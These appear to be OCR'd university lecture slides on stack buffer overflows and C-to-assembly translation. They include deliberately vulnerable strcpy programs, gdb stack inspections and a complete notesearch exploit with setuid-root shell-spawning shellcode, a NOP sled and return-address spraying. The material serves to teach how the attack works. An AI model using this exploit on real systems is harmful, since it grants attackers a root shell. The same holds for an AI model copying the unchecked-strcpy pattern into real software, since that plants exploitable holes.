auth\_overflow2.c exploits.sh notesearch.sh overflow\_example

auth\_overflow.c hacking.h notetaker overflow\_example.c

seed@seed-desktop:~/CMPE279/modules/module3/hacking\$ ./auth\_overflow brillig

=====

Access Granted.

=====

seed@seed-desktop:~/CMPE279/modules/module3/hacking\$ ./auth\_overflow outgrabe

=====

Access Granted.

=====

seed@seed-desktop:~/CMPE279/modules/module3/hacking\$ ./auth\_overflow AAAAAAAAAAAAAAAAAAAAAA  
AAAAAA

Segmentation fault

seed@seed-desktop:~/CMPE279/modules/module3/hacking\$ ./auth\_overflow AAAAAAAAAAAAAA

Access Denied.

seed@seed-desktop:~/CMPE279/modules/module3/hacking\$ ./auth\_overflow AAAAAAAAAAAAAA

=====

Access Granted.

=====

seed@seed-desktop:~/CMPE279/modules/module3/hacking\$ ?3

auth\_overflow.c - Source Window

File Run View Control Preferences Help

auth\_overflow.c check\_authentication SOURCE

Group:	all
eax	-1073744184
ecx	0xbffff4b0
edx	0xbffff4b0
ebx	0xb7fc9ff4
esp	0xbffff450
ebp	0xbffff478
esi	0x80485a0
edi	0x80483e0
eip	0x80484a1
eflags	0x286
cs	0x73
ss	0x7b
ds	0x7b
es	0x7b

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 int check_authentication(char *password) {
6     int auth_flag = 0;
7     char password_buffer[16];
8
9     strcpy(password_buffer, password);
10
11    if(strcmp(password_buffer, "brillig") == 0)
12        auth_flag = 1;
13    if(strcmp(password_buffer, "outgrabe") == 0)
14        auth_flag = 1;
15
16    return auth_flag;
}
```

Console Window

```
Breakpoint 4, main (argc=2, argv=0xbffff534) at auth_overflow.c:20
(gdb) run AAAAAAAAAAAAAAAA
Starting program: /home/seed/CMPE279/modules/module3/hacking/auth_overflow AAAAAAAAAAAAAAAA
Breakpoint 4, main (argc=2, argv=0xbffff534) at auth_overflow.c:20
Breakpoint 3, check_authentication (password=0xfffff6c8 'A' <repeats 17 times>) at auth_over
(gdb) x/s password_buffer
0xfffff464:    ""
(gdb) x/x &auth_flag
0xfffff474:    0x00000000
(gdb) |
```

24

auth\_overflow.c - Source Window

File Run View Control Preferences Help

auth\_overflow.c check\_authentication SOURCE

Group:	all
--------	-----

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 int check_authentication(char *password) {
6     int auth_flag = 0;
7     char password_buffer[16];
8
9     strcpy(password_buffer, password);
10
11    if(strcmp(password_buffer, "brillig") == 0)
12        auth_flag = 1;
13    if(strcmp(password_buffer, "outgrabe") == 0)
14        auth_flag = 1;
15
16    return auth_flag;
}
```

Console Window

```
(gdb) x/x
0xbffff480: 0xbffff6c8

(gdb) x/x
0xbffff484: 0x08049ff4

(gdb) x/x
0xbffff488: 0xbffff4a8

(gdb) x/x &auth_flag
0xbffff474: 0x00000041

(gdb) x/s password_buffer
0xbffff464: 'A' <repeats 17 times>

(gdb) |
```

25

# auth\_overflow2.c

auth\_flag

moved  
location  
of auth\_flag

Can auth\_flag  
still be be  
overwritten  
by buffer  
overflow?

```
auth_overflow2.c
```

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4
5 int check_authentication(char *password) {
6     char password_buffer[16];
7     int auth_flag = 0;
8
9     strcpy(password_buffer, password);
10
11    if(strcmp(password_buffer, "brillig") == 0)
12        auth_flag = 1;
13    if(strcmp(password_buffer, "outgrabe") == 0)
14        auth_flag = 1;
15
16    return auth_flag;
17 }
18
19 int main(int argc, char *argv[]) {
20    if(argc < 2) {
21        printf("Usage: %s <password>\n", argv[0]);
22        exit(0);
23    }
24    if(check_authentication(argv[1])) {
25        printf("\n-----\n");
26        printf("      Access Granted.\n");
27        printf("-----\n");
28    } else {
29        printf("\nAccess Denied.\n");
30    }
31 }
32
```

Line: 1 Column: 1

L C

Tab Size: 4

File Edit View Terminal Help

Access Granted.

```
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ ./auth_overflow2 AAAAAAAAAAAAAAA
```

Access Granted.

```
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ ls
auth_overflow      exploit_noteselect    notesearch      notetaker.c
auth_overflow2     exploit_noteselect.c  notesearch.c    notetaker.sh
auth_overflow2.c   exploits.sh          notesearch.sh   overflow_example
auth_overflow.c    hacking.h           notetaker      overflow_example.c
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ ls
```

```
auth_overflow      exploit_noteselect    notesearch      notetaker.c
auth_overflow2     exploit_noteselect.c  notesearch.c    notetaker.sh
auth_overflow2.c   exploits.sh          notesearch.sh   overflow_example
auth_overflow.c    hacking.h           notetaker      overflow_example.c
seed@seed-desktop:~/CMPE279/modules/module3/hacking$ 28
```

notesearch.c

```
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include "hacking.h"

#define FILENAME "/var/notes"

int print_notes(int, int, char *); // note printing function
int find_user_note(int, int); // seek in file for a note for user
int search_note(char *, char *); // search for keyword function
void fatal(char *); // fatal error handler

int main(int argc, char *argv[]) {
    int userid, printing=1, fd; // file descriptor
    char searchstring[100];

    if(argc > 1) // If there is an arg
        strcpy(searchstring, argv[1]); // that is the search string
    else // otherwise
        searchstring[0] = 0; // search string is empty

    userid = getuid();
    fd = open(FILENAME, O_RDONLY); // open the file for read-only access
    if(fd == -1)
        fatal("in main() while opening file for reading");

    while(printing)
        printing = print_notes(fd, userid, searchstring);
    printf("-----[ end of note data ]-----\n");
    close(fd);
}

// A function to print the notes for a given uid that match
// an optional search string
// returns 0 at end of file, 1 if there are still more notes
int print_notes(int fd, int uid, char *searchstring) {
    int note_length;
    char byte=0, note_buffer[100];

    note_length = find_user_note(fd, uid);
    if(note_length == -1) // if end of file reached
        return 0; // return 0
```

Line: 1 Column: 1

Tab Size: 4

Group:	all
eax	-1073744556
ecx	0xbfffff4d0
edx	0x1
ebx	0xb7fc9ff4
esp	0xbfffff430
ebp	0xbfffff4b8
esi	0x8048b40
edi	0x8048620
eip	0x804885e
eflags	0x286
cs	0x73
ss	0x7b
ds	0x7b
es	0x7b
fs	0x0

```
Argument required (target name). Try `help target'

Breakpoint 2, main (argc=1, argv=0xbfffff554) at notesearch.c:15

(gdb) p &userid
$1 = (int *) 0xbfffff4a8

(gdb) p &printing
$2 = (int *) 0xbfffff4ac

(gdb) p &fd
$3 = (int *) 0xbfffff4b0

(gdb) p &searchstring
$4 = (char (*)[100]) 0xbfffff444

(gdb) |
```

Group: all

eax	-1073744688
ecx	0xfffff4d0
edx	0x1
ebx	0xb7fc9ff4
esp	0xfffff430
ebp	0xfffff4b8
esi	0x8048b40
edi	0x8048620
eip	0x8048889
eflags	0x246
cs	0x73
ss	0x7b
ds	0x7b
es	0x7b
fs	0x0

Argument required (target)

Breakpoint 2, main (argc=1, argv=>0x8048889)

```
(gdb) p &userid
$1 = (int *) 0xfffff4a8
(gdb) p &printing
$2 = (int *) 0xfffff4ac
(gdb) p &fd
$3 = (int *) 0xfffff4b0
(gdb) p &searchstring
$4 = (char (*)[100]) 0x8048889
(gdb)
```

Program stopped at line 21

	ADDR	MEMORY
main: ebp	0xfffff4b8	
	0xfffff4b4	
fd	0xfffff4b0	
printing	0xfffff4ac	
userid	0xfffff4a8	
	0xfffff4a4	
	0xfffff4a0	
	0xfffff49c	
	0xfffff498	
	0xfffff494	
	0xfffff490	
searchstring	...	...
main: esp	0xfffff430	
		Return Addr to Main
strcpy: ebp		Old Main EBP
		argv[1]
		searchstring
		...
strcpy: esp		...

Memory

Addresses

Address	\$esp	0	4	8	C	ASCII
0xfffff430	0x00000000	0xb7ff8288	0xb7fffff4	0xfffff4d0	.....	.....
0xfffff440	0xb7fff670	0x80483da	0xb7fffff4	0x00000000	p.....	.....
0xfffff450	0x00000000	0xb7ff7ab8	0xb7fe3000	0x00000001	.....z...0.....	.....
0xfffff460	0x00000000	0x00000000	0x00000000	0x00000000	.....	.....
0xfffff470	0x00000000	0x00000000	0x00000000	0x00000000	.....	.....
0xfffff480	0x00000000	0x00000000	0xfffff6a7	0xb7eda04e	.....N...	.....

## Attack Challenges

1. Malicious Code Injection

2. How to get CPU to Run  
Malicious Code

3. How to locate Malicious Code


## Attack Strategy

1. Exploit Buffer Overflow

2. Overwrite EIP on Stack  
(i.e. return instruction pointer)

3. Make best guest aided by  
NOP Sled

**Location of Return Address  
Not Correct? Make copies of  
Return Address.**



```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 char shellcode[ ]=
5 "\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
6 "\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
7 "\xe1\xcd\x80";
8
9 int main(int argc, char *argv[]) {
10     unsigned int i, *ptr, ret, offset=270;
11     char *command, *buffer;
12
13     command = (char *) malloc(200);
14     bzero(command, 200); // zero out the new memory
15
16     strcpy(command, "./notesearch \\'"); // start command buffer
17     buffer = command + strlen(command); // set buffer at the end
18
19     if(argc > 1) // set offset
20         offset = atoi(argv[1]);
21
22     ret = (unsigned int) &i - offset; // set return address
23
24     for(i=0; i < 160; i+=4) // fill buffer with return address
25         *((unsigned int *)(buffer+i)) = ret;
26     memset(buffer, 0x90, 60); // build NOP sled
27     memcpy(buffer+60, shellcode, sizeof(shellcode)-1);
28
29     strcat(command, "\\'");
30
31     system(command); // run exploit
32     free(command);
33 }
34
```

# C2ASM

*C Language Constructs in Assembly*

**globals.c - Source Window**

**File Run View Control Preferences Help**

**Globals**

x and y located in DS

x at address: 0x804a014

y at address: 0x804a018

```

1
2 int x = 1;
3 int y = 2;
4
5 void main()
6 {
7     x = x+y;
8     printf("Total = %d\n", x);
9 }
10

```

x80483c4 <main>:	lea    ecx, [esp+0x4]
x80483c8 <main+4>:	and   esp, 0xffffffff0
x80483cb <main+7>:	push  DWORD PTR [ecx-0x4]
x80483ce <main+10>:	push  ebp
x80483cf <main+11>:	mov   ebp, esp
x80483d1 <main+13>:	push  ecx
x80483d2 <main+14>:	sub   esp, 0x14
<b>x80483d5 &lt;main+17&gt;:</b>	<b>mov   edx, DWORD PTR ds:0x804a014</b>
x80483db <main+23>:	mov   eax, ds:0x804a018
x80483e0 <main+28>:	lea    eax, [edx+eax]
x80483e3 <main+31>:	mov   ds:0x804a014, eax
x80483e9 <main+36>:	mov   eax, ds:0x804a014
(gdb) x/x 0x804a014	mov   DWORD PTR [esp+0x4], eax
0x804a014 <x>: 0x00000001	mov   DWORD PTR [esp], 0x80484d0
(gdb) x/x 0x804a018	call  0x80482f8 <printf@plt>
0x804a018 <y>: 0x00000002	add   esp, 0x14

Program is running.

80483d5 7

## Locals

x and y  
are in func's  
strack frame

relative  
reference  
via EBP

x at  
[ebp-0x8]

y at  
[ebp-0xc]

locals.c - Source Window

File Run View Control Preferences Help

Locals

locals.c main SRC+ASM

```
1
2 void main()
3 {
4     int x = 1;
5     int y = 2;
6
7     x = x+y;
8     printf("Total = %d\n", x);
9 }
```

---

```
- 0x80483c4 <main>:           lea    ecx, [esp+0x4]
- 0x80483c8 <main+4>:          and    esp, 0xffffffff0
- 0x80483cb <main+7>:          push   DWORD PTR [ecx-0x4]
- 0x80483ce <main+10>:         push   ebp
- 0x80483cf <main+11>:         mov    ebp, esp
- 0x80483d1 <main+13>:         push   ecx
- 0x80483d2 <main+14>:         sub    esp, 0x24
- 0x80483d5 <main+17>:         mov    DWORD PTR [ebp-0x8], 0x1
- 0x80483dc <main+24>:         mov    DWORD PTR [ebp-0xc], 0x2
- 0x80483e3 <main+31>:         mov    eax, DWORD PTR [ebp-0xc]
- 0x80483e6 <main+34>:         add    DWORD PTR [ebp-0x8], eax
- 0x80483e9 <main+37>:         mov    eax, DWORD PTR [ebp-0x8]
- 0x80483ec <main+40>:         mov    DWORD PTR [esp+0x4], eax
- 0x80483f0 <main+44>:         mov    DWORD PTR [esp], 0x80484d0
- 0x80483f7 <main+51>:         call   0x80482f8 <printf@plt>
- 0x80483fc <main+56>:         add    esp, 0x24
- 0x80483ff <main+59>:         pop    ecx
- 0x8048400 <main+60>:         pop    ebp
- 0x8048401 <main+61>:         lea    esp, [ecx-0x4]
- 0x8048404 <main+64>:         ret
```

Program is running.

80483d5 4

**Math**

Math operations mapped to Assembly.

Operations make use of Registers.

Not a one to one mapping.

**File Run View Control Preferences Help**

**math.c** main SRC+ASM

```

1
2 void main()
3 {
4
5     int a = 0;
6     int b = 1;
7     a = a + 11;
8     a = a - b;
9     a--;
10    b++;
11    b = a % 3;
12
13 }
```

Address	Instruction	Operands
394 <main>:	lea	ecx, [esp+0x4]
398 <main+4>:	and	esp, 0xffffffff0
39b <main+7>:	push	DWORD PTR [ecx-0x4]
39e <main+10>:	push	ebp
39f <main+11>:	mov	ebp, esp
3a1 <main+13>:	push	ecx
3a2 <main+14>:	sub	esp, 0x18
<b>3a5 &lt;main+17&gt;:</b>	<b>mov</b>	<b>DWORD PTR [ebp-0x8], 0x0</b>
3ac <main+24>:	mov	DWORD PTR [ebp-0xc], 0x1
3b3 <main+31>:	add	DWORD PTR [ebp-0x8], 0xb
3b7 <main+35>:	mov	eax, DWORD PTR [ebp-0xc]
3ba <main+38>:	sub	DWORD PTR [ebp-0x8], eax
3bd <main+41>:	sub	DWORD PTR [ebp-0x8], 0x1
3c1 <main+45>:	add	DWORD PTR [ebp-0xc], 0x1
3c5 <main+49>:	mov	eax, DWORD PTR [ebp-0x8]
3c8 <main+52>:	mov	DWORD PTR [ebp-0x18], eax
3cb <main+55>:	mov	DWORD PTR [ebp-0x1c], 0x55555556
3d2 <main+62>:	mov	eax, DWORD PTR [ebp-0x1c]

Program is running. 80483a5 5

## IF

Many ways  
to translate

Example uses  
CMP and JNE

Branching  
based on  
instruction  
address

if.c - Source Window

File Run View Control Preferences Help

if.c main SRC+ASM

```
1
2 void main()
3 {
4
5     int x = 1;
6     int y = 2;
7
8     if(x == y) {
9         printf("x equals y.\n");
10    } else{
11        printf("x is not equal to y.\n");
12    }
13
14 }
```

Address	Instruction	Description
0x80483d1	push ecx	
0x80483d2	sub esp, 0x14	
0x80483d5	mov DWORD PTR [ebp-0x8], 0x1	
0x80483dc	mov DWORD PTR [ebp-0xc], 0x2	
0x80483e3	mov eax, DWORD PTR [ebp-0x8]	Branch target for if condition
0x80483e6	cmp eax, DWORD PTR [ebp-0xc]	
0x80483e9	jne 0x80483f9 <main+53>	Jump to main+53 if x != y
0x80483eb	mov DWORD PTR [esp], 0x80484d0	
0x80483f2	call 0x80482f4 <puts@plt>	Call puts at address 0x80482f4
0x80483f7	jmp 0x8048405 <main+65>	Jump to main+65 after puts
0x80483f9	mov DWORD PTR [esp], 0x80484dc	
0x8048400	call 0x80482f4 <puts@plt>	Call puts at address 0x80482f4
0x8048405	add esp, 0x14	Restore stack pointer
0x8048408	pop ecx	
0x8048409	pop ebp	
0x804840a	lea esp, [ecx-0x4]	Set esp to previous value
0x804840d	ret	Return from main

Program stopped at line 8, 0x80483e3

80483e3 8

## LOOPS

Makes use of  
CMP and  
Unconditional  
Jumps.

CMP results  
used here by  
JLE to cont.  
with LOOP

If JLE cond.  
is FALSE,  
breaks out of  
LOOP.

loops.c - Source Window

File Run View Control Preferences Help

Find: SRC+ASM

loops.c main SRC+ASM

```
1
2 void main()
3 {
4
5     int i;
6
7     for(i=0; i<100; i++)
8     {
9         printf("i equals %d\n", i);
10    }
11
12 }
```

---

Address	Label	Instruction	Registers
0x80483ce	<main+10>	push ebp	
0x80483cf	<main+11>	mov ebp, esp	
0x80483d1	<main+13>	push ecx	
0x80483d2	<main+14>	sub esp, 0x24	
0x80483d5	<main+17>	mov DWORD PTR [ebp-0x8], 0x0	
0x80483dc	<main+24>	jmp 0x80483f5 <main+49>	
0x80483de	<main+26>	mov eax, DWORD PTR [ebp-0x8]	
0x80483e1	<main+29>	mov DWORD PTR [esp+0x4], eax	
0x80483e5	<main+33>	mov DWORD PTR [esp], 0x80484d0	
0x80483ec	<main+40>	call 0x80482f8 <printf@plt>	
0x80483f1	<main+45>	add DWORD PTR [ebp-0x8], 0x1	
0x80483f5	<main+49>	cmp DWORD PTR [ebp-0x8], 0x63	
0x80483f9	<main+53>	jle 0x80483de <main+26>	
0x80483fb	<main+55>	add esp, 0x24	
0x80483fe	<main+58>	pop ecx	
0x80483ff	<main+59>	pop ebp	
0x8048400	<main+60>	lea esp, [ecx-0x4]	
0x8048403	<main+63>	ret	

Program stopped at line 9, 0x80483de

80483de 9

# FUNC CALLS

GCC CDECL  
Convention

Push ARGS  
Right-2-Left

(Can use MOV  
Instead of PUSH)

Call Function

Caller Clean  
Up Stack.

func.c - Source Window

File Run View Control Preferences Help

func.c main SRC+ASM

```
- 5 {
- 6
- 7     int a, b, c, ret;
- 8     ret = test(a, b, c);
- 9
- 10 }
- 11
- 12 int test(int x, int y, int z)
- 13 {
- 14     return x + y + x ;
- 15 }
```

0x8048394 <main>: lea ecx, [esp+0x4]
0x8048398 <main+4>: and esp, 0xffffffff0
0x804839b <main+7>: push DWORD PTR [ecx-0x4]
0x804839e <main+10>: push ebp
0x804839f <main+11>: mov ebp, esp
0x80483a1 <main+13>: push ecx
0x80483a2 <main+14>: sub esp, 0x24
0x80483a5 <main+17>: mov eax, DWORD PTR [ebp-0x10] (highlighted)
0x80483a8 <main+20>: mov DWORD PTR [esp+0x8], eax
0x80483ac <main+24>: mov eax, DWORD PTR [ebp-0xc]
0x80483af <main+27>: mov DWORD PTR [esp+0x4], eax
0x80483b3 <main+31>: mov eax, DWORD PTR [ebp-0x8]
0x80483b6 <main+34>: mov DWORD PTR [esp], eax
0x80483b9 <main+37>: call 0x80483ca <test>
0x80483bc <main+42>: mov DWORD PTR [ebp-0x14], eax
0x80483c1 <main+45>: add esp, 0x24
0x80483c4 <main+48>: pop ecx
0x80483c5 <main+49>: pop ebp
0x80483c6 <main+50>: lea esp, [ecx-0x4]
0x80483c9 <main+53>: ret

Program is running. 80483a5 8